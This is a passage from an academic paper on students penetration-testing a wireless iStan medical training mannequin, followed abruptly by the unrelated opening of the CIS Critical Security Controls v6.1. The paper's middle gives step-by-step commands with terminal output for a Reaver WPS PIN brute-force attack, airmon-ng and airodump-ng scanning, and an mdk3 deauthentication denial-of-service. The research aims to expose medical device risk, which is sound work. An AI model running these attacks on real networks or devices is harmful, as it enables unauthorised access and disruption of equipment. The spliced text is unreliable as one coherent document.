The iStan's front-end platform utilizes Adobe Flash Player and Muse software, which is a browser based application, to interact with iStan's profiles. The network protocols used by the iStan consist of TCP and 802.11 wireless transmissions between the controlling laptops and the iStan's internal access point. The iStan's direct dependencies consist of either a Windows or OS X machine, iStan mannequin and a properly configured access point. iStan's indirect dependencies are properly trained nursing students and nursing professors.

For the **second step**, students expanded on the identified weaknesses in the first step by selecting known attacks that take advantage of identified weaknesses. These included brute force attacks, a Denial of Service (DoS) attack, and security control attacks. The first simple attack identified was to compromise a training scenario by instigating a DoS attack using HPING3, a testing tool available in Linux and Windows environments (The Sprawl). As a second attack, students chose the open source software known as Reaver, which is included with BackTrack 5. Reaver allows a brute force attack against Wi-Fi Protected Setup register PIN numbers (Reaver WPS ; Viehböck 2011).

In the **third step**, students investigated the configuration of the attack approach by looking at published iStan documentation and available attack tools. They examined the implementation using either a live CD or a virtual environment. Due to practical considerations and time constraints, students focused on selecting and implementing tools that are relatively easy to acquire and utilize. These first three steps set the stage for actual attacks.

In the **fourth step** of methodology, students executed the individual attacks against the iStan mannequin. The initial attack in this stage consisted of a brute force attack against the device using Reaver and BackTrack 5. The results of the attacks were monitored, captured and inspected to ascertain the impact on the iStan device. The controlling medical mannequin's computer was also monitored to see if it provided any indications that there was something wrong.

BackTrack software was the only tool used for penetration testing even though additional customized attacks may have revealed more information. The attacks took place within a limited space consistent with an attacker who is in proximity to the medical training being conducted within the College of Nursing. Attack range variations were not examined. All other artifacts and interactions with the medical training mannequin were outside the scope of this project.

Research Context

The focus of this research project was a proof of concept to show how focused attacks could be executed on a medical training mannequin. The scope of the experiment was limited to production deployed medical training mannequins that are currently in use at the University of South Alabama's College of Nursing.

A major goal of the research project was to assess whether or not students with basic information technology and computer science background could successfully accomplish medical device vulnerability assessment in a short amount of time. In our case, students had a semester (four months) to learn any necessary tools, security concepts, and penetration testing skills. They also had to research specific medical devices (like the iStan mannequin) and create realistic versions of potential attacks based on their research. Some students had prior coursework in network and operating system security, but no students had ever been taught penetration testing skills, specifically. Information assurance faculty members at the University served as mentors and sponsors of the project, but only provided the students broad parameters and access to necessary equipment in which to conduct the experiment. The project mentors provided little direct guidance on specific tools or techniques for the students to use other than providing resource links and reading materials.

The results of the project indicate that students with a computing curriculum background could learn security concepts and apply them in a focused setting, even if they are not specifically trained in penetration testing. The project also provided a template for future student research projects related to medical device security testing and established a general methodology which can be repeated.

Implementation and Results

Given the time constraints of the project and the convenient availability of open source tools such as BackTrack, students were able to conduct brute force attacks and denial of service attacks against two different iStan mannequins.

Live CD brute force attack

The implementation procedures for the brute force attack using BackTrack 5 from a live CD are provided below.

1. Burn ISO image of BackTrack 5 release 3 to DVD. (<http://www.backtrack-linux.org/backtrack/backtrack-5-r3-released/>)
2. Insert ISO DVD into suitable computer and restart the computer with disk in tray.
3. Enter the boot menu screen (black screen with boot medium options) and select boot from disk tray.
4. After BackTrack 5 loads and command screen is fully initiated, type in the command 'start x'. This will load the Graphic User Interface for BackTrack 5.
5. Under the applications tab at the top of the desktop select command prompt.
6. Under command prompt type in 'iwconfig', this shows the wireless card that is available on the machine. Results are illustrated in Figure 3 - Iwconfig.
7. At the command prompt 'airmon-ng start wlan0' was entered. This places the wireless card into monitor mode so it can scan for available wireless access points. Results of this command are seen in Figure 4 – Wireless card.
8. Typing 'airodump-ng mono' at the command prompt shows all of the available access points within range of the computer as displayed in Figure 5 – Access point.

```

root@bt: ~
File Edit View Terminal Help
Link Quality=69/70 Signal level=-41 dBm
Rx invalid mvid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:542 Invalid misc:38 Missed beacon:0

eth0 no wireless extensions.

root@bt:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
2646 dhclient3
2654 dhclient3
9025 dhclient
9049 dhclient
Process with PID 2646 (dhclient3) is running on interface wlan0
Process with PID 9049 (dhclient) is running on interface wlan0

Interface Chipset Driver
mon0 Unknown rt2800pci - [phy0]
wlan0 Unknown rt2800pci - [phy0]
(monitor mode enabled on mon0)

root@bt:~#

```

Figure 3. Iwconfig

```

root@bt: ~
File Edit View Terminal Help
Link Quality=69/70 Signal level=-41 dBm
Rx invalid mvid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:542 Invalid misc:38 Missed beacon:0

eth0 no wireless extensions.

root@bt:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID Name
2646 dhclient3
2654 dhclient3
9025 dhclient
9049 dhclient
Process with PID 2646 (dhclient3) is running on interface wlan0
Process with PID 9049 (dhclient) is running on interface wlan0

Interface Chipset Driver
mon0 Unknown rt2800pci - [phy0]
wlan0 Unknown rt2800pci - [phy0]
(monitor mode enabled on mon0)

root@bt:~#

```

Figure 4. Wireless card

```

root@bt: ~
File Edit View Terminal Help

CH 8 ][ Elapsed: 0 s ][ 2014-06-10 16:44

BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
B6:AD:14:06    -83    2          0 0 11  OPN           No
14:06         -83    3          1 0 2 54e WPA  CCMP  PSK  is
00:24:80:24    -81    2          0 0 1 54e WPA2 CCMP  PSK  <length> 1>
00:24:80:24    -82    2          0 0 1 54e WPA2 CCMP  PSK  U
00:24:80:24    -81    3          0 0 1 54e WPA2 CCMP  MGT  U

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
B6:AD:14:06    00:26:80:26:80: -71    0 1    2 1
14:06         00:26:80:26:80: -69    0 1    1 1

```

Figure 5. Access points

9. Identify the iStan machine that will be utilized for the attack. In this case, it is iSXXXXXX. The MAC address for this device is 14:D6:XX:XX:XX:XX and channel number that the access point is running on is CH 2.
10. Type in command prompt `reaver -i <moninterface> -b <MacAddress> -c <channel number> -d o`
 - a. <moninterface> is the name of the wireless card: `mono`
 - b. <MacAddress> is the mac address for the Istan's access point: `14:D6:XX:XX:XX:XX`
 - c. <channel number> channel number of istan's AP of which its running on: `2`
11. Command line used for this attack is as follows:
12. `reaver -i mono -b 14:D6:XX:XX:XX:XX -c 2 -d o`
13. The results are displayed in Figure 6 - Reaver results live CD. It is interesting to note that it took a little over 7 hours to complete. The last 3 lines of the command below state as follows:
 - a. WPS PIN: '33XXXXXX' is the PIN # for the access point
 - b. WPA PSK: 'isXXXXXX' is the password for the access point.
 - c. AP SSID: 'isXXXXXX' is the name of the Access point.

```

root@bt: ~
File Edit View Terminal Help
[+] 95.84% complete @ 2014-06-11 06:58:10 (3 seconds/pin)
[+] 95.88% complete @ 2014-06-11 06:58:20 (3 seconds/pin)
[+] 95.92% complete @ 2014-06-11 06:58:29 (3 seconds/pin)
[+] 95.95% complete @ 2014-06-11 06:58:37 (3 seconds/pin)
[+] 95.98% complete @ 2014-06-11 06:58:46 (3 seconds/pin)
[+] 96.02% complete @ 2014-06-11 06:58:54 (3 seconds/pin)
[+] 96.05% complete @ 2014-06-11 06:59:02 (3 seconds/pin)
[+] 96.09% complete @ 2014-06-11 06:59:11 (3 seconds/pin)
[+] 96.13% complete @ 2014-06-11 06:59:20 (3 seconds/pin)
[+] 96.16% complete @ 2014-06-11 06:59:28 (3 seconds/pin)
[+] 96.19% complete @ 2014-06-11 06:59:36 (3 seconds/pin)
[+] 96.23% complete @ 2014-06-11 06:59:48 (3 seconds/pin)
[+] 96.26% complete @ 2014-06-11 06:59:57 (2 seconds/pin)
[+] 96.30% complete @ 2014-06-11 07:00:06 (2 seconds/pin)
[+] 96.35% complete @ 2014-06-11 07:00:19 (2 seconds/pin)
[+] 96.39% complete @ 2014-06-11 07:00:35 (2 seconds/pin)
[+] 96.42% complete @ 2014-06-11 07:00:43 (2 seconds/pin)
[+] 96.46% complete @ 2014-06-11 07:00:55 (2 seconds/pin)
[+] 96.51% complete @ 2014-06-11 07:01:05 (2 seconds/pin)
[+] 96.55% complete @ 2014-06-11 07:01:14 (2 seconds/pin)
[+] 96.59% complete @ 2014-06-11 07:01:29 (2 seconds/pin)
[+] 96.64% complete @ 2014-06-11 07:01:40 (2 seconds/pin)
[+] 96.67% complete @ 2014-06-11 07:01:48 (2 seconds/pin)
[+] 96.71% complete @ 2014-06-11 07:01:59 (2 seconds/pin)
[+] 100.00% complete @ 2014-06-11 07:02:06 (2 seconds/pin)
[+] WPS PIN: '33'
[+] WPA PSK: 'is'
[+] AP SSID: 'is'
root@bt:~#

```

Figure 6. Reaver results live CD

Virtual machine brute force attack

For comparison purposes, the same attack was repeated on another iStan using a virtual machine configuration. Several configuration steps were introduced at the beginning of the experiment which included:

1. An instance of Virtual Box 4.3.8 was installed on a Lenovo T430 machine running Windows 8.1.
2. Virtual Box extension package for USB compatibility was installed on this instance.
3. BackTrack 5 Release 3 was installed into virtual environment.
4. The USB interface with a virtual machine was configured to accept an external wireless adapter.
5. The installed and configured instance of the virtual machine was then started.

Once these steps had been introduced, the steps from the previous experiment were repeated from step six. The iStan used for this experiment was identified as iSXXXXXX. The command to initiate the Reaver program was entered as follows: `reaver -i mono -b 14:D6:XX:XX:XX:XX -c 3 -d o`. This is demonstrated in Figure 7.

```

root@bt: ~
File Edit View Terminal Help
00:24: [redacted] -43 3 0 0 1 54e. OPN
00:24: [redacted] -83 2 0 0 1 54e. OPN

BSSID STATION PWR Rate Lost
B6:AD: [redacted] 00:26: [redacted] -61 0 - 1 0
(not associated) 14:D6: [redacted] -47 0 - 1 0

root@bt:~# reaver -i mono -b 14:D6: [redacted] -c 3 -d o

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner

[+] Waiting for beacon from 14:D6: [redacted] (ESSID: is [redacted])
[+] Associated with 14:D6: [redacted] (ESSID: is [redacted])
[+] 0.04% complete @ 2014-06-10 16:31:03 (2 seconds/pin)
[+] 0.06% complete @ 2014-06-10 16:31:12 (2 seconds/pin)
[+] 0.08% complete @ 2014-06-10 16:31:17 (2 seconds/pin)
[+] 0.11% complete @ 2014-06-10 16:31:25 (2 seconds/pin)
[+] 0.13% complete @ 2014-06-10 16:31:31 (2 seconds/pin)
[+] 0.15% complete @ 2014-06-10 16:31:39 (2 seconds/pin)
[+] 0.17% complete @ 2014-06-10 16:31:45 (2 seconds/pin)
[+] 0.20% complete @ 2014-06-10 16:31:53 (2 seconds/pin)

```

Figure 7. Reaver execution virtual machine

```

root@bt: ~
File Edit View Terminal Help
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 24994064
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 9528 seconds
[+] WPS PIN: '24'
[+] WPA PSK: 'is'
[+] AP SSID: 'is'
root@bt:~#

```

Figure 8. Reaver results virtual machine

It took 9,528 seconds or two hours thirty-eight minutes and forty-eight seconds to ascertain the passphrase for this device. This information recovered is displayed in Figure 8 and summarized below:

- WPS PIN: '24XXXXXX' is the PIN number for the access point

- WPA PSK: 'isXXXXXX' is the password for the access point (same as id)
- AP SSID: 'isXXXXXX' is the name of the Access point.

Denial of service attack

For the denial of service attack, the first seven procedural steps and the results from implementing these steps using BackTrack 5 are the same as the brute force attack. Step 8 is where the process starts to deviate from the previous attack.


8. Type 'airodump-ng mono' into command prompt. This will show all of the available access points within range of the computer. The access points that were available are displayed in Figure 9.
9. The access point isXXXXXX was chosen for this attack: (14:D6:XX:XX:XX:XX channel 3). The following is a screenshot of Muse software that is used to communicate and control the iStan medical mannequin.



BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
14:D6:XX:XX:XX:XX	-52	2	3 0	3	54e	WPA	CMP	PSK	isXXXXXX
14:D6:XX:XX:XX:XX	-64	1	1 0	2	54e	WPA	CMP	PSK	isXXXXXX

Figure 9. Denial of service attack access points

10. Type command 'echo 14:D6:XX:XX:XX:XX > blacklist', This command saves the Mac address as a string to a file called blacklist
11. Type command 'mdk3 <monitor interface> d -b <file name that contains MAC address> -c <Channel number>':
 - Where <monitor interface> is "mono" as listed in step 7
 - Where <file name that contains MAC address> is "blacklist"
 - Where <Channel number> is "3" as listed from step 8. For this attack the following command was entered: mdk3 mono d -b blacklist -c 3. In this attack, the command takes the saved Mac address from the blacklist file and uses a script called mdk3 to send disconnect signals to the access point on iStan. Figure 10 - Denial attack illustrates the results of running the command.



```

root@bt:~# echo 14:D6:XX:XX:XX:XX > blacklist
root@bt:~# cat blacklist
14:D6:4D:26:23:4E
root@bt:~# mdk3 mono d -b blacklist -c 3
Periodically re-reading blacklist/whitelist every 3 seconds
Disconnecting between: 01:00:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Disconnecting between: 00:26:XX:XX:XX:XX and: 14:D6:XX:XX:XX:XX on channel: 3
Packets sent: 89 - Speed: 8 packets/sec
root@bt:~#

```

Figure 10. Denial attack

Figure 11 illustrates that the interface to the Muse software displayed a connection error message during the DOS attack. The program was not able to send any setting changes to the iStan medical mannequin.



Figure 11. Connection error verification

Conclusions

Medical equipment is becoming progressively dependent on technology inherently increasing the challenges and complexity involved with teaching, learning, and investigating this equipment. The impact is, potentially, compounded when breaches are considered in training environments. The results of this proof of concept research supports the hypothesis that medical training mannequins are at risk. The data demonstrates that it is possible to launch a successful attack against a medical mannequin in a production environment.

Based on traditional cryptographic properties, the differences in completion times for the two attacks is expected. The nature of brute force attacks leads to testing, on average, half of the key space creating vast discrepancies in completion times. However, future research should investigate the integration of customized dictionaries in order to reduce the overall time associated with the brute force attack. Terms for the custom dictionaries can be derived from the user guide associated with different mannequin and training facility information. This may also be mitigated in the future with more sophisticated tools or tailored algorithmic solutions. The tools implemented in this experiment were not sophisticated or difficult to acquire. This alone highlights the lack of security that is currently being implemented in these devices.

The components of the medical mannequin identified as vulnerable to attack in this research include the network security solution and the network protocol. The security solution was breached using an open source brute force attack against the router Personal Identification Number (PIN). The network protocol was attacked through a denial of service attack. For security reasons, the actual pins and full device MAC addresses are not displayed in the paper.

Collaboration between the School of Computing and the College of Nursing at the University of South Alabama will seek to integrate cyber-based scenarios into nursing education scenarios. As in the other security contexts, security can be viewed as a subset of reliability. In many cases failure could be due to device or malfunction or from byzantine actions of a malicious adversary. By integrating cyber-based scenarios into medical training, the College of Nursing foresees that future practitioners will be trained to deal with medical device failures, byzantine or otherwise, and will reinforce the use of alternate or traditional techniques that do not rely on technology.

If medical training environments are breached, the long term ripple effect on the medical profession, potentially, impacts thousands of lives due to incorrect analysis of life threatening critical data by medical personnel. This research provides the foundation for investigating the development and establishment of a methodology for performing vulnerability assessment and penetration testing. It also provides insight into the integration of these results into real-world educational programs and curriculums benefiting computer professionals, medical practitioners and academicians.

Future Work

In addition to the attacks discussed in this paper, future research will consider the implementation of more complex security issues like the development and propagation of software designed to interfere with the operation of medical devices. Once this has been achieved, the detection of this type of breach will need to be researched.

In conjunction with software research, medical device studies need to investigate the applicability of policies, standards and procedures. Research should also investigate reverse engineering mobile medical devices to ascertain security vulnerabilities, establish residual data that is resident on the device after various interactions along with establishing proper forensic procedures for investigating mobile medical embedded and wearable devices. This area of research also presents a unique opportunity to interface with and impact medical training environments that are dependent on technology.

Hence, future work will identify residual data that results from iStan breaches that would be beneficial in a digital forensic investigation. Other manufacturer's makes and models of medical training mannequins along with implantable devices, such as pace makers and defibrillators, need to be researched from a digital forensics perspective. These research ideas also warrant an examination of the equipment used to train doctors to successfully implant these devices. The idea is to progress a general methodology that can be implemented in future investigations of medical equipment. This methodology can also be used as a guide for security equipment validations to minimize the risk of using compromised equipment in a production environment.

In addition to being sure that the equipment has not been compromised, research needs to examine the dependency of medical professionals on technology output. This will involve running studies to see how medical professionals cope when technology has been removed from their environment. This research should also examine technology dependence from the perspective of different countries and associated cultures. Ultimately, the goal is to develop relevant curriculum input that implements imperfect technology feedback to train medical personnel to recognize issues along with interpreting and interacting with flawed data effectively and efficiently.

References


- Al-Busaidi, A. M., and Khriji, L. 2014. "Wearable Wireless Medical Sensors toward Standards, Safety and Intelligence: A Review," *International Journal of Biomedical Engineering and Technology* (14:2), pp. 119-147.
- Anagnostopoulos, C., Hadjiefthymiades, S., Katsikis, A., and Maglogiannis, I. 2014. "Autoregressive Energy-Efficient Context Forwarding in Wireless Sensor Networks for Pervasive Healthcare Systems," *Personal and Ubiquitous Computing* (18:1), pp. 101-114.
- Basu, E. 2013. "Hacking Insulin Pumps and Other Medical Devices from Black Hat." Retrieved May 1, 2014, from <http://www.forbes.com/sites/ericbasu/2013/08/03/hacking-insulin-pumps-and-other-medical-devices-reality-not-fiction/>
- CAE Healthcare. "Istan." Retrieved June 4, 2014, from <http://www.caehealthcare.com/eng/patient-simulators/istan>
- Diallo, O., Rodrigues, J. J. P. C., Sene, M., and Niu, J. "Real-Time Query Processing Optimization for Cloud-Based Wireless Body Area Networks," *Information Sciences*:0).
- Federal Bureau of Investigation. 2014. "Fbi Cyber Division Bulletin: Health Care Systems and Medical Devices at Risk for Increased Cyber Intrusions." Retrieved June 4, 2014, from <https://publicintelligence.net/fbi-health-care-cyber-intrusions/>
- Filkins, B. 2014. "Health Care Cyberthreat Report," SANS, p. 41.
- Fu, K., and Blum, J. 2013. "Controlling for Cybersecurity Risks of Medical Device Software," *Commun. ACM* (56:10), pp. 35-37.
- Glisson, W. B., and Storer, T. 2013. "Investigating Information Security Risks of Mobile Device Use within Organizations " in: *Americas Conference on Information Systems (AMCIS)*.
- Glisson, W. B., Storer, T., Mayall, G., Moug, I., and Grispos, G. 2011. "Electronic Retention: What Does Your Mobile Phone Reveal About You?," *International Journal of Information Security* (10:6), pp. 337-349.
- Gollakota, S., Hassanieh, H., Ransford, B., Katabi, D., and Fu, K. 2011. "They Can Hear Your Heartbeats: Non-Invasive Security for Implantable Medical Devices," *SIGCOMM Comput. Commun. Rev.* (41:4), pp. 2-13.

- Halperin, D., Heydt-Benjamin, T. S., Ransford, B., Clark, S. S., Defend, B., Morgan, W., Fu, K., Kohno, T., and Maisel, W. H. 2008a. "Pacemakers and Implantable Cardiac Defibrillators: Software Radio Attacks and Zero-Power Defenses," in: *Proceedings of the 2008 IEEE Symposium on Security and Privacy*. IEEE Computer Society, pp. 129-142.
- Halperin, D., Kohno, T., Heydt-Benjamin, T. S., Fu, K., and Maisel, W. H. 2008b. "Security and Privacy for Implantable Medical Devices," *Pervasive Computing, IEEE* (7:1), pp. 30-39.
- Industrial Control Systems Cyber Emergency Response Team. 2013. "Alert (Ics-Alert-13-164-01) Medical Devices Hard-Coded Passwords." from <http://ics-cert.us-cert.gov/alerts/ICS-ALERT-13-164-01>
- Lee, T. 2014. "Hackers Break into Networks of 3 Big Medical Device Makers." Retrieved May 1, 2014, from <http://www.sfgate.com/news/article/Hackers-break-into-networks-of-3-big-medical-5217780.php>
- Lemos, R. 2013. "Medical-Device Flaws Will Take Time to Heal." Retrieved May 1, 2014, from <http://www.darkreading.com/medical-device-flaws-will-take-time-to-heal/d/d-id/1140255?>
- Li, C., Zhang, M., Raghunathan, A., and Jha, N. 2014. "Attacking and Defending a Diabetes Therapy System," in *Security and Privacy for Implantable Medical Devices*, W. Burleson and S. Carrara (eds.). Springer New York, pp. 175-193.
- Malasri, K., and Lan, W. 2009. "Securing Wireless Implantable Devices for Healthcare: Ideas and Challenges," *Communications Magazine, IEEE* (47:7), pp. 74-80.
- Manfredi, S. 2014. "Congestion Control for Differentiated Healthcare Service Delivery in Emerging Heterogeneous Wireless Body Area Networks," *Wireless Communications, IEEE* (21:2), pp. 81-90.
- Neely, M. 2013. "Top Five Vulnerabilities Hackers Can Use Right Now to Shut Down Medical Devices." Retrieved May 1, 2014, from <http://blog.securestate.com/healthcare-interrupted/>
- Pauli, D. 2013. "Patient Data Revealed in Medical Device Hack." Retrieved May 1, 2014, from <http://www.itnews.com.au/News/329222.patient-data-revealed-in-medical-device-hack.aspx>
- Ransford, B., Clark, S., Kune, D., Fu, K., and Burleson, W. 2014. "Design Challenges for Secure Implantable Medical Devices," in *Security and Privacy for Implantable Medical Devices*, W. Burleson and S. Carrara (eds.). Springer New York, pp. 157-173.
- Reaver WPS. "Reaver Wps Brute Force Attack against Wifi Protected Setup." Retrieved June 11, 2014, from <http://sourceforge.net/projects/reaver-wps.mirror/>
- Storm, D. 2013. "Fda Asks Hackers to Expose Holes in Medical Devices, but Many Researchers Fear Cfaa & Jail." Retrieved May 1, 2014, from <http://blogs.computerworld.com/cybercrime-and-hacking/22529/fda-asks-hackers-expose-flaws-medical-devices-researchers-fear-cfaa-prison>
- The Sprawl. "Researchhping." Retrieved June 9, 2014, from <https://thesprawl.org/research/hping/>
- U.S. Food and Drug Administration (FDA). 2013a. "Content of Premarket Submissions for Management of Cybersecurity in Medical Devices - Draft Guidance for Industry and Food and Drug Administration Staff." Retrieved May 1, 2014, from <http://www.fda.gov/>
- U.S. Food and Drug Administration (FDA). 2013b. "Fda Safety Communication: Cybersecurity for Medical Devices and Hospital Networks." Retrieved May 1, 2014, from <http://www.fda.gov/medicaldevices/safety>
- United States Government Accountability Office Report. 2012. "Medical Devices Fda Should Expand Its Consideration of Information Security for Certain Types of Devices."
- Viehböck, S. 2011. "Brute Forcing Wi-Fi Protected Setup: When Poor Design Meets Poor Implementation.", from http://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf
- Weaver, C. 2013. "Patients Put at Risk by Computer Viruses." Retrieved May 1, 2014, from <http://online.wsj.com/article/SB10001424127887324188604578543162744943762.html>
- Wilson, T. 2013. "Medical Devices Subject to Cyberattack, Fda Warns." Retrieved May 1, 2014, from <http://www.darkreading.com/medical-devices-subject-to-cyberattack-fda-warns/d/d-id/1139959?>
- Ya-Li, Z., Xiao-Rong, D., Poon, C. C. Y., Lo, B. P. L., Heye, Z., Xiao-Lin, Z., Guang-Zhong, Y., Ni, Z., and Yuan-Ting, Z. 2014. "Unobtrusive Sensing and Wearable Devices for Health Informatics," *Biomedical Engineering, IEEE Transactions on* (61:5), pp. 1538-1554.



The CIS Critical Security Controls for Effective Cyber Defense

Version 6.1



The Center for Internet Security
Critical Security Controls for Effective Cyber Defense
Version 6.1
August 31, 2016

This work is licensed under a Creative Commons Attribution-Non Commercial-No Derivatives 4.0 International Public License (the link can be found at <https://creativecommons.org/licenses/by-nc-nd/4.0/legalcode>)

To further clarify the Creative Commons license related to the CIS Critical Security Controls content, you are authorized to copy and redistribute the content as a framework for use by you, within your organization and outside of your organization for non-commercial purposes only, provided that (i) appropriate credit is given to CIS, and (ii) a link to the license is provided. Additionally, if you remix, transform or build upon the CIS Critical Security Controls, you may not distribute the modified materials. Users of the CIS Critical Security Controls framework are also required to refer to (<http://www.cisecurity.org/critical-controls.cfm>) when referring to the CIS Critical Security Controls in order to ensure that users are employing the most up to date guidance. Commercial use of the CIS Critical Security Controls is subject to the prior approval of The Center for Internet Security.

The CIS Critical Security Controls for Effective Cyber Defense

Introduction	1
CSC 1: Inventory of Authorized and Unauthorized Devices	6
CSC 2: Inventory of Authorized and Unauthorized Software	10
CSC 3: Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers	13
CSC 4: Continuous Vulnerability Assessment and Remediation	17
CSC 5: Controlled Use of Administrative Privileges	21
CSC 6: Maintenance, Monitoring, and Analysis of Audit Logs	24
CSC 7: Email and Web Browser Protections	27
CSC 8: Malware Defenses	31
CSC 9: Limitation and Control of Network Ports, Protocols, and Services	34
CSC 10: Data Recovery Capability	36
CSC 11: Secure Configurations for Network Devices such as Firewalls, Routers, and Switches	38
CSC 12: Boundary Defense	41
CSC 13: Data Protection	46
CSC 14: Controlled Access Based on the Need to Know	50
CSC 15: Wireless Access Control	53
CSC 16: Account Monitoring and Control	56
CSC 17: Security Skills Assessment and Appropriate Training to Fill Gaps	59
CSC 18: Application Software Security	63
CSC 19: Incident Response and Management	66
CSC 20: Penetration Tests and Red Team Exercises	69
Appendix A: Evolving An Attack Model for the CIS Critical Security Controls.	73

Appendix B: Attack Types	76
Appendix C: The NIST Framework for Improving Critical Infrastructure Cybersecurity	78
Appendix D: The National Cyber Hygiene Campaign	80
Appendix E: Critical Governance Controls and the CIS Critical Security Controls	81
Appendix F: Toward A Privacy Impact Assessment (PIA) for the CIS Critical Security Controls	85
Appendix G: Categorization for the CIS Critical Security Controls	91

Introduction

We are at a fascinating point in the evolution of what we now call cyber defense. Massive data losses, theft of intellectual property, credit card breaches, identity theft, threats to our privacy, denial of service – these have become a way of life for all of us in cyberspace.

Ironically, as defenders we have access to an extraordinary array of security tools and technology, security standards, training and classes, certifications, vulnerability databases, guidance, best practices, catalogs of security controls, and countless security checklists, benchmarks, and recommendations. To help us understand the threat, we've seen the emergence of threat information feeds, reports, tools, alert services, standards, and threat sharing frameworks. To top it all off, we are surrounded by security requirements, risk management frameworks, compliance regimes, regulatory mandates, and so forth. There is no shortage of information available to security practitioners on what they should do to secure their infrastructure.

But all of this technology, information, and oversight has become a veritable “Fog of More”: competing options, priorities, opinions, and claims that can paralyze or distract an enterprise from vital action. Business complexity is growing, dependencies are expanding, users are becoming more mobile, and the threats are evolving. New technology brings us great benefits, but it also means that our data and applications are now distributed across multiple locations, many of which are not within our organization's infrastructure. In this complex, interconnected world, no enterprise can think of its security as a standalone problem.

So how can we as a community – the community-at-large, as well as within industries, sectors, partnerships, and coalitions – band together to establish priority of action, support each other, and keep our knowledge and technology current in the face of a rapidly evolving problem and an apparently infinite number of possible solutions? What are the most critical areas we need to address and how should an enterprise take the first step to mature their risk management program? Rather than chase every new exceptional threat and neglect the fundamentals, how can we get on track with a roadmap of fundamentals, and guidance to measure and improve? Which defensive steps have the greatest value?

These are the kinds of issues that led to and now drive the CIS Critical Security Controls. They started as a grass-roots activity to cut through the “Fog of More” and focus on the most fundamental and valuable actions that every enterprise should take. And **value** here is determined by knowledge and data – the ability to prevent, alert, and respond to the attacks that are plaguing enterprises today.

Led by the Center for Internet Security (CIS), the CIS Critical Security Controls (“the Controls”) have been matured by an international community of individuals and institutions that:

- share insight into attacks and attackers, identify root causes, and translate that into classes of defensive action;
- document stories of adoption and share tools to solve problems;
- track the evolution of threats, the capabilities of adversaries, and current vectors of intrusions;
- map the Controls to regulatory and compliance frameworks and bring collective priority and focus to them;
- share tools, working aids, and translations; and
- identify common problems (like initial assessment and implementation roadmaps) and solve them as a community instead of alone.

These activities ensure that the Controls are not just another list of good things to do, but a prioritized, highly focused set of actions that have a community support network to make them implementable, usable, scalable, and compliant with all industry or government security requirements.

Why the CIS Critical Security Controls Work: Methodology and Contributors

The CIS Critical Security Controls are informed by actual attacks and effective defenses and reflect the combined knowledge of experts from every part of the ecosystem (companies, governments, individuals); with every role (threat responders and analysts, technologists, vulnerability-finders, tool makers, solution providers, defenders, users, policy-makers, auditors, etc.); and within many sectors (government, power, defense, finance, transportation, academia, consulting, security, IT) who have banded together to create, adopt, and support the Controls. Top experts from organizations pooled their extensive first-hand knowledge from defending against actual cyber-attacks to evolve the consensus list of Controls, representing the best defensive techniques to prevent or track them. This ensures that the Controls are the most effective and specific set of technical measures available to detect, prevent, respond, and mitigate damage from the most common to the most advanced of those attacks.

The Center for Internet Security, Inc. (CIS) is a 501c3 nonprofit organization whose mission is to identify, develop, validate, promote, and sustain best practices in cyber security; deliver world-class cyber security solutions to prevent and rapidly respond to cyber incidents; and build and lead communities to enable an environment of trust in cyberspace.

For additional information, go to
<<http://www.cisecurity.org/>>

The Controls are not limited to blocking the initial compromise of systems, but also address detecting already-compromised machines and preventing or disrupting attackers' follow-on actions. The defenses identified through these Controls deal with reducing the initial attack surface by hardening device configurations, identifying compromised machines to address long-term threats inside an organization's network, disrupting attackers' command-and-control of implanted malicious code, and establishing an adaptive, continuous defense and response capability that can be maintained and improved.

The five critical tenets of an effective cyber defense system as reflected in the CIS Critical Security Controls are:

Offense informs defense: Use knowledge of actual attacks that have compromised systems to provide the foundation to continually learn from these events to build effective, practical defenses. Include only those controls that can be shown to stop known real-world attacks.

Prioritization: Invest first in Controls that will provide the greatest risk reduction and protection against the most dangerous threat actors and that can be feasibly implemented in your computing environment.

